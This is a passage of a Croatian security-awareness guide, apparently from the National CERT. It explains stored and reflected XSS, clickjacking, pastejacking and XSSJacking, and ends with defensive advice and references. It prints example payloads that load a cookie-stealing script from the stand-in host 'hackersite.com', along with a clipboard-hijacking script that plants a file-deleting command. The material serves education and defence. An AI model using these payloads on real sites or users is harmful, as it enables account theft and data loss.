XSS napad može se izvršiti onda kad ne postoji sanitizacija unesenih podataka, tj. web stranice vjeruju korisnikovom unosu u neko polje za unos i prihvate ga, pohrane i kasnije prikazuju drugim korisnicima bez provjere ispravnosti. Žrtva posjeti stranicu na kojoj je takav sadržaj kojeg je unio zlonamjerni korisnik i njen preglednik preuzme i zlonamjerni JavaScript kôd. Izvršavanjem *JavaScript* kôda u žrtvinom pregledniku napadač će dobiti potpuni pristup web stranici iz perspektive žrtve, što znači da može raditi na određenoj stranici sve što može i žrtva.

XSS napadom mogu se kompromitirati privatne informacije, kontrolirati korisnikov preglednik, pristupati povijesti pregledavanja i sadržaju međuspremnika, udaljeno upravljati preglednikom, otuđiti korisnički računi ili stvoriti zahtjevi koji mogu biti interpretirani kao zahtjevi korisnika.


Ovisno o tome kako se podmeće, razlikuju se:

- **Pohranjeni XSS (engl. *Stored* XSS).** Napadač umeće svoj zlonamjerni kôd na legitimnu stranicu koja ima XSS ranjivost, tj. ne vrši dovoljnu kontrolu za korisnikov unos i napadač može podmetnuti kôd umjesto onog što stranica očekuje u nekom polju za unos podataka. Svi posjetitelji kompromitirane legitimne stranice bit će žrtve XSS napada. Pohranjeni XSS daje veću moć napadaču nego reflektirani (15).

- **Reflektirani XSS (engl. *Reflected* XSS).** Napadač iskorištava ranjivost legitimne web stranice koja ne provjerava što je uneseno u parametre koji su prikazani u URL-u. Korisnik će biti žrtva XSS napada ako klikne na poveznicu koju joj podmeće napadač. Pritom se na kompromitiranoj legitimnoj web stranici ne pohranjuje nikakav zlonamjerni kôd, već se samo iskorištava njeno domensko ime (koje korisniku neće biti sumnjivo) i ranjivi parametar. Prema podacima OWASP-a, ovo je najčešća vrsta XSS napada (16).

2.9.1 Pohranjeni XSS napad

Kako bi se izveo pohranjeni XSS napad, napadač mora pronaći legitimnu web stranicu s ranjivosti koja će mu omogućiti umetanje zlonamjernog kôda u neko polje za unos (npr. korisničko ime i lozinka, komentari…). Tijek napada prikazan je na slici 28.



Slika 28 *Tijek Stored XSS napada* (15)

Primjer jednog takvog napada bio bi (15):

1) Napadač stvara stranicu *hackersite.com* na koju pohranjuje zlonamjerni kôd u skripti *authstealer.js* kojim želi napasti žrtvu i ukrasti joj autentifikacijske podatke.

2) Napadač pronalazi ranjivu stranicu popularne *online* trgovine koja ne provjerava korisnički unos u svojoj sekciji za komentare ispod proizvoda. Napadač unosi svoj komentar:


   „Odličan proizvod!<script src=”http://hackersite.com/authstealer.js”></script>.“

3) Komentar s podmetnutim zlonamjernim kôdom je sad pohranjen na poslužitelju legitimne stranice i prikazat će se svakom posjetitelju. Osim što će se prikazati komentar, izvršit će se i zlonamjerni kôd u posjetiteljevom (žrtvinom) pregledniku. Dovoljno je da korisnik posjeti web stranicu i bit će napadnut, ne mora ništa kliknuti ni preuzeti. Zlonamjerni kôd će ukrasti žrtvin kolačić kojim mu može oteti korisnički račun i doći do osjetljivih podataka.

2.9.2 Reflektirani XSS napad

Kako bi se izveo reflektirani XSS napad, potrebno je namamiti korisnika da klikne na zlonamjernu poveznicu koja počinje domenom neke legitimne stranice, ali u nju je podmetnut *JavaScript* kôd u neki parametar. Kako bi se to postiglo, napadač mora pronaći legitimnu stranicu koja ne sanitizira parametre (tj. ima XSS ranjivost). Tako konstruirana poveznica može se slati potencijalnim žrtvama putem društvenih mreža, poruka e-pošte, itd.

Jednom kad korisnik klikne na link, podmetnuti *JavaScript* kôd izvršit će se u njegovom web pregledniku. Tijek napada prikazan je na slici 29.



Slika 29 *Tijek Reflected XSS napada* (17)

Jedan moguć scenarij napada izgledao bi (18):

4) Napadač stvara stranicu *hackersite.com* na koju pohranjuje zlonamjerni kôd u skripti *authstealer.js* kojim želi napasti žrtvu i ukrasti joj autentifikacijske podatke.

5) Napadač pronalazi legitimnu stranicu koja ima XSS ranjivost, tj. u neki njen parametar može unijeti *JavaScript* kôd i takvu poveznicu poslati žrtvi. Recimo da je takva stranica na adresi www.forum.com, a parametar čija se vrijednost ne provjerava je *q*.


6) Napadač sastavlja sljedeću poveznicu:

   http://forum.com/?q=news<\script%20src="http://hackersite.com/authstealer.js.

7) Žrtva vidi da domena iz poveznice pripada stranici *forum.com* kojoj vjeruje. Otvara link i preusmjerena je na stranicu foruma, ali zlonamjerni kôd se izvršava u njenom pregledniku, šalje napadaču osjetljive podatke i otima mu račun.

2.10 Clickjacking

Otimanje klikova (eng. *Clickjacking*), je vrsta napada, odnosno prevare u kojem se korisnika navodi da klikne na skrivenu tipku (engl. *button*) koja je postavljena ispred, tj. prekriva tipku na koju će žrtva kliknuti. Na slici 30 je jedan takav primjer: žrtva misli da će kliknuti na tipku „PLAY“, dok će u stvari kliknuti na tipku „PAY“ koja je postavljena povrh nje, ali je nevidljiva.



Slika 30 *Clickjacking napad* (19)

To je moguće jer web stranice smiju sadržavati elemente naslagane jedne preko drugih, od kojih neki mogu biti i prozirni (tj. nevidljivi korisniku). Zahvaljujući tome napadač može podmetnuti tipku (ili neki drugi HTML element koji može preusmjeriti korisnika) za neku akciju koje korisnik nije svjestan jer on vidi neku drugu tipku koja insinuira na neku drugu akciju.


Clickjacking se oslanja na činjenicu da neke stranice dopuštaju da se putem *iframe* elementa učitaju na druge web stranice. Uzmimo za primjer *Google Maps* čiju stranicu na svoju učitavaju korisnici koji žele prikazati svoju lokaciju na karti. Na njihovim će se stranicama nalazit sljedeći kôd:

```
<iframe src="https://www.google.com/maps/embed?pb=!1m14!1m8!1m3!
            1d5563.711257525759!2d15.957369!3d45.79412!3m2!1i10..."
        width="600" height="390" frameborder="0" style="border:0;
        width: 100%;" allowfullscreen>
</iframe>
```

Na isti način moguće je ugraditi sadržaj bilo koje druge stranice (ako to ona dozvoljava) u svoju. Zamislimo da stranica *eBay* to dozvoljava. Tad bi bio moguć sljedeći scenarij napada:

1) Napadač programira vlastitu stranicu koja korisnika pokušava namamiti da nešto klikne obećanjem da će osvojiti novi *iPad*.

2) U tu stranicu je korisnik učitao i sadržaj *eBay* stranice, i to na način da je *iframe* element unutar kojeg se *eBay* stranica nalazi postavio preko, tj. ispred sadržaja svoje stranice (to je moguće CSS atributom koji se zove *z-indeks*) i *iframe* učinio prozirnim, tj. transparentnim tako da ga korisnik uopće ne vidi (to je moguće CSS atributom koji se zove *opacity*). Napadač je „preklopio“ tipku „*FREE*“ i tipku „*Buy it now*“ kao što je prikazano na slici 31



Slika 31 *Clickjacking napad*

3) Korisnik klikne na tipku „*FREE*“, ali u stvari je kliknuo na nevidljivu *eBay* tipku za kupovinu jer se ona nalazi ispred.

Kako bi se spriječio ovaj napad, korisnik bi trebao provjeriti izvorni kôd (engl. *source*) stranice i uvjeriti se da ne postoji nikakav skriveni *iframe* element. No, odgovornost za spriječiti ovaj napad je prvenstveno na programerima stranice koji trebaju zabraniti (osim ako za to postoji razlog, kao u slučaju *Google Mapsa*) da se njihova stranica može učitati u *iframe*, i to postavljanjem jednog od sljedećih HTTP zaglavlja (20):

- *X-Frame-Options*: *DENY* ili *X-Frame-Options: SAMEORIGIN* (stranica se smije učitavati samo unutar ostalih stranica na istoj domeni)

- *Content-Security-Policy: frame-ancestors 'none'*

Na ovaj način napadač neće moći tuđu, legitimnu stranicu ugraditi u svoju.


2.11 Pastejacking

Pastejacking zloupotrebljava korisnikovu lijenost da prepisuje pa umjesto toga kopira tekst, naredbe i slične znakovne nizove s weba. *Pastejacking* je tehnika koja *JavaScript* kôdom mijenja sadržaj korisnikovog međuspremnika (engl. *Clipboard*) u trenutku kad korisnik napravi akciju kopiranja. Pritom korisnik misli da je kopirao nešto sasvim drugo.

Pojednostavljeni scenarij napada izgledao bi:

1. Korisnik pretražuje na webu naredbu za *Windows* konzolu kojom može izlistati sadržaj direktorija u kojem se trenutno nalazi

2. Korisnik nailazi na napadačevu stranicu s rješenjem za njegov problem, rješenje je naredba „*dir*“. Korisnik označi naredbu i kopira je kao što je prikazano na slici 32.



Slika 32 ***Napadačeva stranica s Pastejacking napadom***


3. U kôdu napadačeve stranice postoji *JavaScript* funkcija prikazana na slici 33 koja, kad se dogodi kopiranje (kad korisnik klikne CTRL+C ili desni klik -> *copy*), u korisnikov međuspremnik pohranjuje naredbu za brisanje svih tekstualnih datoteka u direktoriju u kojem se trenutno nalazi.

```
<script>
        document.addEventListener('copy', function(e){
            console.log(e);
            e.clipboardData.setData('text/plain', 'del *.txt\n');
            e.preventDefault();
        });

</script>
```

Slika 33 ***JavaScript funkcija za manipulaciju žrtvinim međuspremnikom***

4. Žrtva klikne na CTRL+V (*paste*) i zalijepi naredbu u svoju konzolu. Naredba nije ta za koju korisnik misli da je, ali je prekasno jer se naredba izvršila i obrisala sve tekstualne datoteke u njegovom direktoriju. Korisnik bi inače morao sam kliknuti tipku *enter* kako bi se naredba izvršila, ali napadač je dodao \n koji označava prelazak u novi red i naredba se izvršava automatski čim je korisnik zalijepi u svoju konzolu.



Slika 34 ***Žrtva je zalijepila i izvršila napadačevu podmetnutu naredbu***

Ovo je jedan pojednostavljeni primjer, ali očito je da napadači mogu podvaliti u korisnikov međuspremnik bilo kakav sadržaj i neku opasniju i složeniju naredbu.

Zanimljiva je kombinacija XSS, *ClickJacking* i *PasteJacking* napada, tj. takozvani *XSSJacking* napad koji funkcionira na sljedeći način (21):

- Napadač traži legitimnu stranicu s XSS ranjivosti koju će učitati u svoju putem *iframea* tako da podmetne njeno polje za unos ispred svog

- Napadač sastavlja vlastitu stranicu u kojoj traži da korisnik napiše istu stvar dvaput, npr. da unese lozinku i zatim je još jednom ponovi. Polje za unos podatka legitimne stranice postavlja ispred svog polja za ponovni unos lozinke.

- Napadač računa na to da će žrtva u prvo polje unijeti lozinku, a u drugo polje je kopirati. Izvršava se *Pastejacking* napad i u polju za unos legitimne stranice se sad nalazi zlonamjerni kod čijim izvršavanjem napadač može doći do osjetljivih korisničkih podataka.

Kako bi se spriječio *Pastejacking* napad, preporučljivo je tekst koji se kopirao prvo zalijepiti u *Notepad* ili sličan uređivač teksta kako bi se vidio stvarni kopirani sadržaj.

3 Zaključak

Kada je riječ o napadima na webu, često je mišljenje da korisnik mora napraviti nešto nepromišljeno, naivno i rizično poput otvaranja jako sumnjivog privitka u poruci e-pošte. No, metode kojima napadači danas napadaju žrtve postaju sve sofisticiranije i sve ih je teže zapaziti na vrijeme. U isto vrijeme, tehnički napadi na ranjivosti softvera postaju sve napredniji - ponekad je dovoljno samo posjetiti stranicu (čak i legitimnu koja je na neki način kompromitirana) i napad će biti izvršen, bez da je korisnik išta krivo napravio.

Nekad je socijalni inženjering na internetu obuhvaćao sastavljanje generičke, loše prevedene poruke koja se slala na ogroman broj adresa e-pošte i pokušala nagovoriti korisnike da uplate novce na neki račun, preuzmu sumnjive privitke, pošalju svoju lozinku i adresu e-pošte. Danas napadači zloupotrebljavaju i iskorištavaju protiv žrtve i samu činjenicu da je žrtva upoznata s tim što je socijalni inženjering i da je oprezna – ako je žrtva provjerila URL stranice na kojoj se nalazi ili je primila naizgled bezazlenu poruku e-pošte, osjećat će se sigurno i neće sumnjati u daljnje radnje koje od nje zahtijeva stranica, upravo zato jer je prvotno provjerila stranicu.

Nažalost, kad god je uključen ljudski faktor u procjenu je li nešto rizično ili ne, ne postoji potpuna sigurnost jer će napadači uvijek pronaći način za prevariti korisnika. U ovom dokumentu socijalni inženjering opisan je kroz opis aktualnih scenarija napada, pregled tehnika i osnovne zaštite. Čitanje ovog dokumenta trebalo bi znatno podignuti svijest i upoznati korisnika s napadima o kojima se ne mogu toliko educirati iz medija i portala s vijestima, a svakodnevni su i svatko može postati njihovom žrtvom.

Bitno je za primijetiti da za neke od opisanih napada ne postoji skoro nikakav način da ga korisnik spriječi ili uoči, već je potpuna odgovornost na programeru web stranice da spriječi da napadač zloupotrijebi njegovu stranicu za takve tehnike napada (*XSS, Open Redirect, Reverse Tabnabbing, Clickjacking* i sl.). Također, napade poput lažiranja sučelja web preglednika ili *Punycode* napada čak niti programer web stranice ne može onemogućiti ili spriječiti, već je potrebna intervencija programera koji razvijaju web preglednike.

Kako bi rizik od napada i šteta koju on može nanijeti bio minimalan, korisno je obratiti pozornost i usvojiti prakse **dubinske obrane** (engl. *defense in depth*) i **detekcije i oporavka od uspješnog napada**. Dubinska obrana odnosi se na više slojeva zaštite tako da propust u jednom sloju (npr. napad *exploit kitom*) ne znači da će sigurnost biti potpuno ugrožena jer npr. korisnik nema dodijeljena administratorska prava na računalu, što ograničava razinu štete koje napadač može nanijeti. Nije uvijek moguće spriječiti napad i iz tog razloga treba se pripremiti na detekciju i oporavak od uspješnih napada, primjerice redovitim, proaktivnim skeniranjem antivirusnim softverom i redovitom izradom pričuvnih kopija podataka pohranjenih tako da napadač do njih ne može doći (npr. *offline* pričuvne kopije).

Postoji nekoliko sigurnosnih mjera kojih bi se svaki korisnik trebao pridržavati kako bi se zaštitio od napada socijalnim inženjerstvom na webu, a to:

- **Provjeravanje URL-a web stranice.** Kako bi se zaštitio od web napada, za korisnika je najbitnije da razvije naviku provjere URL-a svaki put prije upisivanja

osjetljivih korisničkih podataka te naravno nikad ne ostavlja podatke na web stranici za koju nije siguran da je originalna.

- **Redovito ažuriranje preglednika i njegovih dodataka. Izbjegavanje *Adobe Flash* dodatka pregledniku.** U dokumentima Nacionalnog CERT-a o Sigurnosnim rizicima *JavaScript* kôda prilikom pregledavanja weba i *Exploit kitovima* detaljno su opisane sve opasnosti koje sa sobom nose neažurirani (ranjivi) web preglednik i njegovi dodaci i kako ih napadač može iskoristiti/napasti. Ukratko, redovitim ažuriranjem preglednika korisnik se može zaštititi od većine napada na webu jer se oni oslanjanju na softverske ranjivosti koje se ažuriranjem ispravljaju. Naravno, ažurirani preglednik neće ništa pomoći ako žrtva unese korisničko ime i lozinku na napadačevu stranicu.

- **Ignoriranje sumnjivih oglasa i poruka e-pošte.** Korisnik nikad ne bi smio kliknuti na sumnjivi oglas ili otvoriti sumnjivu poveznicu/privitak koji mu je poslan porukom e-pošte.

- **Redovita promjena lozinke korisničkih računa.** Ako je napadač uspio prikupiti korisničke podatke, promjena lozinke onemogućit će mu daljnje zloupotrebljavanje računa žrtve. Ako Vam neki od vaših npr. Facebook prijatelja kaže da mu stižu sumnjive poveznice s Vašeg računa, promjena lozinke onemogućit će napadaču daljnje korištenje Vašeg Facebook profila.

- **Informiranje o aktualnim *phishing* kampanjama i kompromitiranim legitimnim stranicama na stranicama Nacionalnog CERT-a.** Jedna od misija Nacionalnog CERT-a je pravovremeno informirati korisnike o svim aktualnostima vezana uz web prijetnje. Na njegovim stranicama možete pronaći obavijesti i upozorenja o trenutno aktualnim kampanjama koje su usmjerene na velik broju korisnika. Npr. ako ste primili poruku e-pošte od „Porezne uprave“ u kojemu se od Vas traže podaci o kreditnoj kartici, na stranici CERT-a možete provjeriti postoji li nekakvo upozorenje o takvim porukama.

4 Literatura

1. **Kiguolis, Linas.** Facebook video virus scam strategy explained (2019 guide). *2 Spyware.* [Mrežno] 1. rujna 2019. [Citirano: 17. rujna 2019.] https://www.2-spyware.com/remove-facebook-video-virus.html.
2. **Stern, Aaron.** 7 Steps to Avoid Phishing Attacks on Your Facebook. *Kaspersky.* [Mrežno] 2. travnja 2015. [Citirano: 11. rujna 2019.] https://www.kaspersky.com/blog/avoid-phishing-facebook/8072/.
3. **Pilici, Stelian.** Remove "Warning! Your e-mail inbox is infected" popup virus. *Malware Tips.* [Mrežno] 23. svibnja 2015. [Citirano: 20. rujna 2019.] https://malwaretips.com/blogs/warning-your-e-mail-inbox-is-infected-virus/.
4. **Kumaraguru, Ponnurangam.** Detecting Malicious Content on Facebook. *Research Gate.* [Mrežno] siječanj 2015. [Citirano: 11. rujna 2019.] https://www.researchgate.net/publication/270515245_Detecting_Malicious_Content_on_Facebook.
5. **University of Michigan.** Shortened URL Security Tips. *Safe Computing.* [Mrežno] [Citirano: 11. rujna 2019.] https://safecomputing.umich.edu/tips/shortened-url-security-tips.
6. **Abrams, Lawrence.** Dnstwist Helps You Find Phishing Sites Based on Your Domain. *Bleeping Computer.* [Mrežno] 7. studenog 2017. [Citirano: 11. rujna 2019.] https://www.bleepingcomputer.com/news/security/dnstwist-helps-you-find-phishing-sites-based-on-your-domain/.
7. **Andrew.** Difference Between Unicode and ASCII. *Difference Between.* [Mrežno] 22. siječnja 2011. [Citirano: 20. rujna 2019.] https://www.differencebetween.com/difference-between-unicode-and-ascii/.
8. **Zheng, Xudong.** Phishing with Unicode Domains. *Xudong Zheng Blog.* [Mrežno] 14. travnja 2017. [Citirano: 11. rujna 2019.] https://www.xudongz.com/blog/2017/idn-phishing/.
9. **Danas.hr.** STUDENT TRAŽIO STAN PA RAZOTKRIO VELIKU PREVARU: Ista osoba 'operira' po Zagrebu i Splitu. *Net.hr.* [Mrežno] 16. veljače 2017. [Citirano: 25. rujna 2019.] https://net.hr/danas/hrvatska/student-trazio-stan-u-zagrebu-pa-razotkrio-veliku-prevaru-ista-osoba-operira-po-zagrebu-i-splitu/.
10. **Netsparker Security Team.** What is an Open Redirection Vulnerability and How to Prevent it? *Netsparker.* [Mrežno] 19. srpnja 2019. [Citirano: 11. rujna 2019.] https://www.netsparker.com/blog/web-security/open-redirection-vulnerability-information-prevention/.
11. **Aboukir, Yassine.** How I discovered a 1000$ open redirect in Facebook. *Yassine Aboukir Blog.* [Mrežno] 30. prosinca 2014. [Citirano: 11. rujna 2019.] https://yassineaboukir.com/blog/how-i-discovered-a-1000-open-redirect-in-facebook/.
12. **Raskin, Aza.** Tabnabbing: A New Type of Phishing Attack. *Aza Raskin.* [Mrežno] [Citirano: 30. rujna 2019.] http://www.azarask.in/blog/post/a-new-type-of-phishing-attack/.
13. **RedTeamPentesting.** Why Reverse Tabnabbing Matters (an Example on Reddit). *Reddit.* [Mrežno] 23. svibnja 2019. [Citirano: 11. rujna 2019.] https://www.reddit.com/r/netsec/comments/bs07rj/why_reverse_tabnabbing_matters_an_example_on/.
14. **Fisher, Jim.** The inception bar: a new phishing method . *Jim Fisher.* [Mrežno] 27. travnja 2019. [Citirano: 20. rujna 2019.] https://jameshfisher.com/2019/04/27/the-inception-bar-a-new-phishing-method/.
15. **Imperva.** Cross site scripting (XSS) attacks. *Imperva.* [Mrežno] [Citirano: 20. rujna 2019.] https://www.imperva.com/learn/application-security/cross-site-scripting-xss-attacks/.
16. **OWASP.** Testing for Reflected Cross site scripting (OTG-INPVAL-001). *OWASP.* [Mrežno] [Citirano: 20. rujna 2019.]

https://www.owasp.org/index.php/Testing_for_Reflected_Cross_site_scripting_(OTG-INPVAL-001).
17. **Aviat, Jean-Baptiste.** Reflected XSS explained: how to prevent reflected XSS in your app. *Sqreen.* [Mrežno] 8. ožujka 2018. [Citirano: 20. rujna 2019.] https://blog.sqreen.com/reflected-xss/.
18. **Imperva.** Reflected cross site scripting (XSS) attacks. *Imperva.* [Mrežno] [Citirano: 20. rujna 2019.] https://www.imperva.com/learn/application-security/reflected-xss-attacks/.
19. **Banach, Zbigniew.** Clickjacking Attacks: What They Are and How to Prevent Them. *Netsparker* . [Mrežno] 15. kolovoza 2019. [Citirano: 30. rujnja 2019.] https://www.netsparker.com/blog/web-security/clickjacking-attacks/.
20. **Irizarry, Angel.** Clickjacking in Plain English. *Tinfoil Security.* [Mrežno] 23. kolovoza 2014. [Citirano: 25. rujna 2019.] https://www.tinfoilsecurity.com/blog/tags/clickjacking.
21. **Das, Samrat.** Exploiting Browsers using PasteJacking and XSSJacking Vulnerability. *SecureLayer7.* [Mrežno] 15. studenog 2017. [Citirano: 30. rujna 2019.] https://blog.securelayer7.net/exploiting-browsers-using-pastejacking-and-xssjacking-vulnerability/.
22. **Drozhzhin, Alex.** Bulk messaging malware in Facebook Messenger. *Kasperski.* [Mrežno] 4. rujna 2017. [Citirano: 11. rujna 2019.] https://www.kaspersky.com/blog/facebook-messenger-malware/18412/.
23. **Hermanto, Michael.** Transitioning Google URL Shortener to Firebase Dynamic Links. *Google Developers.* [Mrežno] 30. ožujka 2018. [Citirano: 11. rujna 2019.] https://developers.googleblog.com/2018/03/transitioning-google-url-shortener.html.
24. **Go Daddy.** Create a subdomain. *Go Daddy.* [Mrežno] [Citirano: 11. rujna 2019.] https://uk.godaddy.com/help/create-a-subdomain-4080.
25. **OWASP.** Reverse Tabnabbing. *OWASP.* [Mrežno] 18. lipnja 2018. [Citirano: 11. rujna 2019.] https://www.owasp.org/index.php/Reverse_Tabnabbing.
26. **Lambalgen, Martijn van.** What all Developers need to know about: Reverse Tabnabbing. *TOPdesk Tech Blog.* [Mrežno] 2. svibnja 2019. [Citirano: 11. rujna 2019.] https://techblog.topdesk.com/security/developers-need-know-reverse-tabnabbing/.
27. **Biasini, Nick i Hammond, Caitlyn.** Welcome Spelevo: New exploit kit full of old tricks. *Cisco Talos.* [Mrežno] 27. lipnja 2019. [Citirano: 10. rujna 2019.] https://blog.talosintelligence.com/2019/06/spelevo-exploit-kit.html.